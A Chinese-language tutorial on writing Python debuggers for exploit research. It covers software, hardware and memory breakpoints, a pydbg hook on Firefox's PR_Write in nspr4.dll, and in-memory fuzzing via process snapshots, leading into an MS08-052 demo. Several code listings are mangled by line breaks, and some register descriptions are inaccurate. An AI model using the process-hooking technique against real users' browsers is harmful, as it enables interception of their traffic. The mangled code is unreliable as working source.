一旦一个事件处理函数被调用，调试器停止然后等待处理函数做出决定改如何继续进行。一些必须被一个调试器触发的事件是：

- 碰到断点；
- 内存违例（也叫做访问违例或者段错误）；
- 被调试程序产生的异常；

每个操作系统有它自己分配这些事件给调试器的方式。在一些操作系统上，像线程或者进程创建或者动态链接库的加载的事件也会触发。

脚本式调试器有一个额外的优势，它允许创建自定义事件处理函数来自动操作特定的调试任务。举个例子，缓冲区溢出是内存违例的一个常见原因并且黑客对这很感兴趣。在一个常规的调试中，如果有缓冲区溢出和内存违例发生，你必须和调试器互动然后手动捕捉你感兴趣的信息。通过一个脚本式调试器，你可以创建一个处理函数，自动将所有的相关信息收集起来。创建这些自定义的处理函数不仅节约时间，而且能够使我

们尽可能大尺度控制被调试的进程。

1．断点的概念

断点是开发者调试一个进程时最常用的特征。断点按字面提示是调试时你可以停止或者中断进程的点。在期望的步骤停止进程，开发者可以记录变量、栈参数和内存分布的信息。有三种主要的断点类型：软中断、硬中断和内存中断。它们每个有很相似的行为，但是它们是按不同的方式实现的。

2．软中断

软中断是至今为止一个 exploit 开发者在调试进程时最常用的断点类型。当执行指令时，软中断是特别地用来停止 CPU。一个软中断是一个单字节指令，INT3 停止被调试进程的执行，然后将控制权传给调试器的断点异常处理函数。为了理解这是如何工作的，你必须理解 x86 汇编中一个指令和一个机器码的区别。

一个汇编指令是一个 CPU 要执行的命令的高级别代表。一个例子是：

```
ADD ESP，24
```

这条指令告诉 CPU 将储存在 ESP 寄存器中的值加上 24。无论如何，CPU 不知道怎么解释那个指令；它必须被转化为一些叫做机器码的东西。一个操作代码或者机器码是 CPU 执行的机器语言命令。举例而言，让我们将先前的指令转化为本地机器码：

```
83C4 24
```

正如你看到的，这使事实混淆了，但这是 CPU 理解的语言。指令使我们更容易记住被执行的命令而不是去记住所有的单个机器码。一个开发者在每天的调试中几乎不会用到机器码，但是它们对理解软中断是很重要的。

如果指令在 0x43214321 地址处，一个通常的表示形式是这样的：

```
0x43214321：83C4 24 ADD ESP，24
```

这显示了地址、机器码和高级别汇编指令。为了在这个地址设一个软中断并且停止 CPU，我们不得不从 2 字节 83C4 机器码中换出一个单字节。这个单字节代表中断向量 3（INT3）指令，告诉CPU要停止。INT3 指令转化为单字节机器码是 0xCC。这是我们之前的例子，设置一个断点之前和之后。

断点设之前的机器码：

```
0x43214321: 83C4 24 ADD ESP,24
```

断点设之后的机器码：

```
0x43214321: CCC4 24 [extra byte from next opcode] LES
ESP,FWORD PTR DS:[EAX+EBP*2]
```

你可以看到我们已经将 83 字节换成一个 CC 字节。当 CPU 碰到那个字节，它停下来，产生一个 INT3 事件。调试器有内置的能力来处理这个事件，但是由于我们要设计自己的调试器，理解调试器怎样做是不错的。当调试器被告诉要在一个期望的地址设置一个断点时，它读取被要求地址的第一个机器码然后存储起来。

然后调试器在那个地址写入 CC 字节。当 CPU 解释 CC 机器码时，一个断点或者 INT3 事件被触发，调试器就捕捉到它。然后检查指令指针（EIP 寄存器）是否指在它先前设断点的地址。如果地址在调试器的内部断点列表中找到，它将存储的字节写回那个地址，将 EIP 设成 EIP-1，然后在进程恢复后机器码可以正确地执行。

3．硬中断

Intel 处理器有它自己调试代码的方式。它用特别的叫做 DR 的寄存器或者调试寄存器（Ludvig）来实现。总共有 8 个这样的寄存器，它们有自己的方式来处理断点和异常触发。DR0 和 DR3 是用来存储断点的特殊寄存器。DR4 和 DR5 保留寄存器，没有特殊功能。DR6 是控制硬件调试开关的按钮。最重要的调试寄存器是 DR7，如图 1 所示。




图 1

DR7：

图 1 里显示的调试控制寄存器，帮助定义调试条件和有选择性地启用和禁用这些条件。

每个在 DR0-DR3 寄存器中的地址，相应的字段 R/W0 到 R/W3 指定了导致断点的动作类型。处理器这样解释这些比特：

00：只在指令执行时中断；

01：只在数据写入时中断；

10：未定义；

11：在数据读或者写时中断，但不是取指令时。

字段 LEN0 到 LEN3 指定了要监视的数据项的长度。可能指定为 1,2 或者 4 字节长。长度字段的值是这样解释的：

00：1 字节长；

01：2 字节长；

10：未定义；

11：4 字节长。

如果 RWn 是 00（指令执行），那么 LENn 应该也是 00。其他长度是未定义的。

DR7 的低 8 位（L0 到 L3 和 G0 到 G3）有选择地启用 4 地址断点条件。有两种级别的启用：局部（L0 到 L3）和全局（G0 到 G3）级别。在任务转换时，为了避免新任务中不想要的断点条件，局部启用位会被处理器自动复位。全局启用位在任务转换时不会被复位；因此，它们可以用做所有任务的全局条件。

LE 和 GE 位控制处理器的“精确数据断点匹配”特征。如果 LE 或者 GE 中一个设定，处理器减慢执行，因此数据断点在产生它们的指令上报到。建议设置这些位中的一个无论是否有数据断点，处理器在任务转换时清除 LE，但是不会清除 GE。

想更深入这个话题可以研究 Intel x86 处理器手册。

4. 内存断点

内存断点会触发 GUARD_PAGE_EXCEPTION，正如前面讨论的（MSDN 的一部分：调试事件结构）。这个断点会在进程执行时进行执行，读或者写操作时触发。

为了设立这类型的断点，我们要首先知道操作系统能分配的默认页大小。一旦默认页大小知道了，我们可以设立权限。我们可以用 kernel32.dll 中的 GetSystemInfo（ ）调用来找默认页大小，该调用会返回用系统信息构成的结构：

```
Void WINAPI GetSystemInfo (
    __out LPSYSTEM_INFO lpSystemInfo
);
Typedef struct_SYSTEM_INFO {
    Union {
        DWORD dwOemId;
        Struct {
            WORD wProcessorArchitecture;
            WORD wReserved;
        };
    };
    DWORD dwPageSize;
    LPVOID lpMinimumApplicationAddress;
    LPVOID lpMaximumApplicationAdress;
    DWORD_PTR dwActiveProcessorMask;
    DWORD dwNumberOfProcessors;
    DWORD dwProcessorType;
    DWORD dwAllocationGranularity;
    WORD wProcessorLevel;
    WORD wProcessorRevision;
} SYSTEM_INFO;
```

dwPageSize 会返回系统能分配的默认页大小。在这个调用之后，我们需要知道基地址加上默认页地址的大小，以便能够将调试事件附加进去监听。

为了找基地址，我们又要找 windows 的 API VirtualQueryEx（ ）帮忙：

```
SIZE_T WINAPI VirtualQueryEx (
    __in HANDLE hProccess,
    __in_opt LPCVOID lpAddress,
    __out PMEMORY_BASIC_INFORMATION lpBufer,
    __in SIZE_T dwLength
);
typedef struct_MEMORY_BASIC_INFORMATION {
    PVOID BaseAddress;
    PVOID AllocationBase;
    Dword AllocationProtect;
    SIZE_T RegionSize;
    DWORD State;
    DWORD Protect;
    DWORD Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_
INFORMATION;
```

VirtualQueryEx（ ）返回 MEMORY_BASIC_INFORMATION 结构，里面包含了内存的基地址。lpAddress 是我们要设置断点的地方。为了实际上保护内存需要 BaseAddress 和 dwPageSize。我们然后可以用 VirtualProtectEx（ ）来保护内存空间，该函数允许我们改变不相容进程的进程内存：

```
BOOL WINAPI VirtualProtectEx (
    __in HANDLE hProcess,
    __in LPVOID lpAddress,
    __in SIZE_T dwSize,
    __in DWORD flNewProtect,
    __out PDWORD lpfloldProtect;
```

我们将会用 lpaddress 来调用 VirtualProtectEx（ ），BaseAddress 加上 dwSize 就是页大小。当我们的进程试着访问我们保护的内存的任意内存地址，它会触发访问违例和 GUARD_PAGE_EXCEPTION。我们可以捕捉这个异常然后处理基于这种异常类型的事件。

用 python 的智能调试的介绍

今天我们知道，制作一个可靠的 exploit 越来越复杂。随着在 Windows XP SP2 中引入的第一个堆保护机制（safe unlinking，/GS 标志，DEP 和 Canary Word）到今天的 Windows Vista（ASLR，GS 标志，堆保护等），堆保护进入硬件和操作系统的设计当中，排除了之前用 lookaside 表来 anti-exploitation 的技术。这个领域的研究仅限制在一些国际组织像 VUPEN、Immunity 和 iDefense。

我们现在面临的问题是无论何时我们谈 exploit 的发展，我们用的系统知识和调试技术或多或少是废弃的，为什么这样？因为保护机制变得越来越复杂。随着复杂化，我们不能浪费时间在解决在访问、读、写操作时设置一个断点，停止进程和找错误。

我们需要更直观些，我将会讨论用 python 做基石来打造自己的调试器，它能够只寻找我们要读的内存。定位于写一个可靠的 exploit 的调试器必须在堆分析、精巧制作输入、内存操作和协议分析上找到很好的平衡。另一个重要特征是用轻量级调试器来做复杂分析并且在做复杂分析时不会破坏我们的结果。同时另外一个重要特征是和 fuzzer 保持连通性。

调试和读取线程上下文是另一个重要的功能。这是 python 用 ctypes 库和 pydbg 吸引人的地方。

1. 软调试

在这节里，将会纯粹用 ctypes 来写一个软中断的 POC，接着是一个 pydbg 代码实现同样的功能。这里需要说明的一点是在开始理解 pydbg 之前你必须知道一个调试器是如何工作的。

```
    ..............
    ..............
    breakpoints = {} # Will contain the list of all the breakpoint
    def bp_set(self,address):
            print "Breakpoint at: 0x%08x" % address
            if not self.breakpoints.has_key(address):
        # store the original byte
                        old_protect = c_ulong(0)

                        kernel32.VirtualProtectEx(self.h_process,
address, 1, PAGE_EXECUTE_READWRITE, \
            byref(old_protect))
                        original_byte =
self.read_process_memory(address, 1)
                        if original_byte != False:
                        # write the INT3 opcode
                        if self.write_process_memory(address,
"\xCC"):
                                # register the br eakpoint in our
internal list
                                self.breakpoints[address] =
(original_byte)
                                return True
            else:
                    return False
    ..........
    ..........
    用 pydbg
    import pydbg
    dbg = pydbg()
    dbg.attach(pid)
```

```
dbg.bp_set(self.address,break_handler)
dbg.run() # start looking for breakpoints
#After every thing is over
dbg.detach()
```

2．硬调试

在这节里，将会用 ctypes 来写一个硬中断的 POC。我们的真谛是"眼见为实"并且声明如果不知道硬件调试是如何工作的，则不能理解硬调试。当然我还是会用 pydbg 来展示我的成果。

```
................
................
class debug:
        self.hardware_breakpoints = {} # Hardware Breakpoint
        def bp_set_hw(self, address, length, condition):
                # Look for length that would be included in
DR7 as described earlier
                if length not in (1, 2, 4):
                        return False
else:
                        length -= 1
                        # Check for condition
                if condition not in (HW_ACCESS,
HW_EXECUTE, HW_WRITE):
                        return False
                # Check for breakpoint slot
                if not
self.hardware_breakpoints.has_key(0):
                        available = 0
                elif not
self.hardware_breakpoints.has_key(1):
                        available = 1
                elif not
self.hardware_breakpoints.has_key(2):
                        available = 2
                elif not
self.hardware_breakpoints.has_key(3):
        available = 3
                else:
                        return False
                # Set debugger in thread
                for thread_id in self.enumerate_threads():
                        context =
self.get_thread_context(thread_id=thread_id)
                        # Set flag in the DR7
                        # register to set the breakpoint
                        context.Dr7 |= 1 << (available *
2)
                        # Save the address of the
breakpoint in the available slot
                        if available == 0: context.Dr0 =
address
                        elif available == 1: context.Dr1
= address
                        elif available == 2: context.Dr2
= address
                        elif available == 3: context.Dr3
= address
                        # Set the breakpoint condition
and length
                        context.Dr7 |= condition <<
((available * 4) + 16)
                        context.Dr7 |= length <<
((available * 4) + 18)
                        # Set this threads context with
the debug registers
                        h_thread =
self.open_thread(thread_id)

kernel32.SetThreadContext(h_thread,byref(context))
                        # Add breakpoint into our own
dict
                        self.hardware_breakpoints
[available] = (address,length,condition)
                return True
        ..........
        ..........
```

用 pydbg：

```
dbg = pydbg()
dbg.attach(pid)
dbg.bp_set_hw(self.address,break_handler)
dbg.run() # start looking for breakpoints
#After every thing is over
dbg.detach()
```

3．挂钩

这节会分成两小节：我们自己的软和硬挂钩。我们在这里只讨论软挂钩。

软挂钩：在软挂钩中，我们附加增加的函数指针：

```
from pydbg import *
from pydbg.defines import *
import struct
import utils
import sys
dbg = pydbg()
def hook_install( dbg, args ):
# Do when we have hooked
return DBG_CONTINUE
for (pid, name) in dbg.enumerate_processes(): # Enumerate all the
process
if name.lower() == "firefox.exe":
    found_firefox = True
    hooks = utils.hook_container() # Default hook container
    dbg.attach(pid)
    print "Attaching to firefox.exe with PID: %d" % pid
    # Resolve the function address
    hook_address =
dbg.func_resolve_debuggee("nspr4.dll","PR_Write") # Resolve if
hook_address:
    hooks.add( dbg, hook_address, 2, hook_install, None) # add a
hook
print "nspr4.PR_Write hooked at: 0x%08x" % hook_address
break
else:
print "Error: Couldn't resolve hook address."
sys.exit(-1)
if found_firefox:
print "Hooks set, continuing process."
dbg.run()
else:
print "Error: Couldn't find the firefox.exe process. Please fire up
firefox first."
sys.exit(-1)
```

硬挂钩：硬挂钩是更高级的技术，它对进程内存的影响较小因为我们的挂钩代码是直接用 x86 汇编写的。与软挂钩的情形一样，在碰到断点时，你增加一小块代码来运行钩子和返回正常执行路径之间，会发生很多事件（和很多指令）。这钩子很重要，因为目标进程实际上不会停止，不像软挂钩。

Immunity debugger 提供了一个叫做 hippie.py 的脚本文件，能够在 immunity debugger 里运行，在 RtlHeapAlloc（ ）和 RtlHeapFree（ ）里面实现硬挂钩。

用 python 做调试器的益处

我们要知道的是为什么我们要考虑 python？我能说的是我们学 python 就是为了减轻 exploit 研究和逆向工程的努力。Python 的库是这样的：

- Ctypes：提供给我们 c 类型编程语言和数据类型的接口

来调用 Dll 中的函数；

- Pydbg：提供给我们脚本调试库；
- Utils：提供给我们崩溃分析函数的挂钩库；
- IDAPython：python 控制 IDA Pro 的时机到了；
- immlib：Immunity debugger 提供给 Ollydbg 的库，用 python；
- PyEmu-它像运行一个进程而实际上没有运行。用这个库我们可以在特定环境下测试代码是如何表现的。由于这个库现在还不成熟，只有一些 Intel 机器码在里面。但它是免费的，我们可以玩玩；
- PeachFuzz：基于 python 的 fuzzer，有超过 700 种已知 exploit 的启发法。

连同这些 python 提供的强大的库，它也给我们 fuzz 提供支持。由于一代代的 fuzzer 和你自己的 fuzzer 可以用 python 轻松编写。

内存 Fuzzing 技术

这种 fuzzing 技术的方法吸引了很少的公共注意力，而且没有完全概念验证的工具发布过。这种方法的先决条件是低层次的汇编语言和进程内存分布知识。

在文件格式 fuzzing 和网络 fuzzing 中，我们产生改变特定字段的数据和观察程序行为的整体视图。这样我们能通过任意媒介文件或者网络来传输数据到目标程序。

这数据是通过二进制格式解析的，并且程序是二进制级别解析的。这一切是发生在目标二进制文件里的汇编指令中。倘使我们想知道通过特定方式改变程序流程的影响？简而言之，我们将 fuzzer 从进程外部移动进程当中。

目标是改变字段然后看它对二进制文件里的二进制代码的影响。内存 fuzzing 技术从字面上提示是改变已经在二进制内存中的数据。这个改变只适用于用户控制的内存的特定节和那个我们想看系统如何对改变进行反应的地方。如图 1 所示。




图 2　虚拟内存分布

在开始前，我们先复习下：

虚拟空间：我们知道 32 位系统的虚拟地址空间是 4GB。这个虚拟地址空间被分为两部分：用户空间（0x00000000-0x7fffffff）和内核空间（0x80000000-0xffffffff）。链接库是以单调的内存模式加载进这个虚拟空间如是连续的而不是分段的-纯粹是性能原因。

页：页的概念是操作系统的基础。一页是虚拟内存和物理内存之间的地址映射并且是物理地址能够分配给虚拟地址的最小数量空间。典型的 Windows 操作系统有一个 4096 字节大小的默认页。Windows 在页初始化设置时有特定的页访问选项(可以在 Wikipedia：Paging 和 MSDN：VirtualAlloc（ ）中有更详细的描述)。如图 3 所示。




图 3

我们可以看到目标程序有很多函数是从函数 1 一直到函数 3 的。现在这里是 fuzzer 的工作原理。寻找通过任意 I/O 操作输入的数据（存在堆或者栈里，也可能更小的数据位置，根据类型和内容而定，或者直接给程序处理）传给函数 1 来解析。举个例子，堆 2 的数据跟函数 2 的数据有关，堆 3 的数据跟函数 3 的有关。我们想 fuzz 函数 2a，为了做这个，我们必须操作数据传给函数 2a。但是一旦数据已经传递给这个函数并且分析，我们没办法回头或者改动一些数据重试直到程序运行完。

这里内存 fuzzing 技术就能派上用场。Windows kernel32 API 是如此令人印象深刻以致我们不能把它们忽略。我们要找一个 API 看它是否能够用来倒回整个进程。

我们已经找到了一个解决方法，在开始讨论之前，我必须指出一些我们会描述跟进程上下文有关的 Windows API 调用(上下文意味着所有的跟线程有关的信息等，寄存器和它们的值，线程 ID 等)。

Windows 提供了 GetThreadContext 和 SetThreadContext 函数来得到或者设置线程上下文。

```
BOOL WINAPI SetThreadContext (
    __in HANDLE hThread,
    __in Const CONTEXT*lpContext
);
BOOL WINAPI GetThreadContext (
    __in HANDLE hThread,
    __inout LPCONTEXT lpContext
);
```

在得到有关线程上下文的信息之后，我们将用 pydbg 来复制所有的进程里线程的数据（栈+堆+所有的上下文结构）。我们会运行我们的 fuzzer，当访问到函数 2 时，我们将在那点中断进程并且获取所有进程的快照，然后继续运行程序直到目标函数“函数 2a”已经返回结果。然后重新存储我们的进程……魔术发生了！我们用先前的状态倒退到函数 1。（进程细节将在后面解释）

一个简单的内存 fuzzer 的算法：

```
要 fuzz 的函数
函数（数据）{
}
in_mem_fuzz 函数
If 碰到断点=函数末尾
```

```
    If 获取完快照 then
        存储进程
        释放先前分配的地址
If 碰到断点=函数开头
    获取快照
    在函数末尾设置断点
    地址=虚拟分配（数据大小）
    改变=改变(数据)
    将改变的数据写入地址
    改变 esp+4 变量到我们的改变数据位置
    进程快照
    运行函数
访问违例函数:
    打印访问违例纲要
    当遇到访问违例时
        重新存储进程
        开始用 x86 模拟器来仿真访问违例的原因
```

Pydbg 是了不起的，在最后它保存了要改变的上下文+栈内存+堆内存的信息。这不是快照的完美实现，但是确实有效。如果你对捕捉所有数据的进程快照并且想 dump 或者无论何时想重新存储感兴趣，那么你要用 CreateToolHelp32Snapshot。

```
HANDLE WINAPI CreateToolhelp32Snapshot (
    __in DWORD dwFlags,
    __in DWORD th32ProcessID
);
```


Pydbg 用 process_restore()函数来重新存储进程快照的 dump。因此在重新存储完进程之后，我们将修改目标堆并且重新运行程序。这样，一个 fuzz 我们想要 fuzz 的函数和数据的 fuzzer 就好了。

演示：MS08-052 GDI+漏洞

GDIPLUS.DLL 版本 5.1.3102.2180

出于演示的目的，我们可以用很多漏洞，但是我喜欢把目光放在 Microsoft 安全公告上的 MS08-052 GDI+漏洞上。我们要讨论的特别漏洞是 WMF 文件格式和整数类型溢出。这个漏洞很可能是不能利用的，由于我们只控制了 2 字节的数据，这是很大的限制。

